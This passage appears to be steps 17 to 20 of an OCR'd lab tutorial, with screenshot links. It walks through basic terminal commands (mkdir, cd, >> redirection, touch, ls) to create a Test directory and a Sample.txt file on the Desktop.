


17. Type **mkdir Test** and press **Enter** to create **Test** directory on **Desktop**.




18. Type **cd Test** and press **Enter** to navigate into **Test** directory.


19. Now, type **>> Sample.txt** and press **Enter** to create **Sample.txt** file.




20. Type **touch Sample.txt** and press **Enter**. To view the contents type **ls** and press **Enter**.



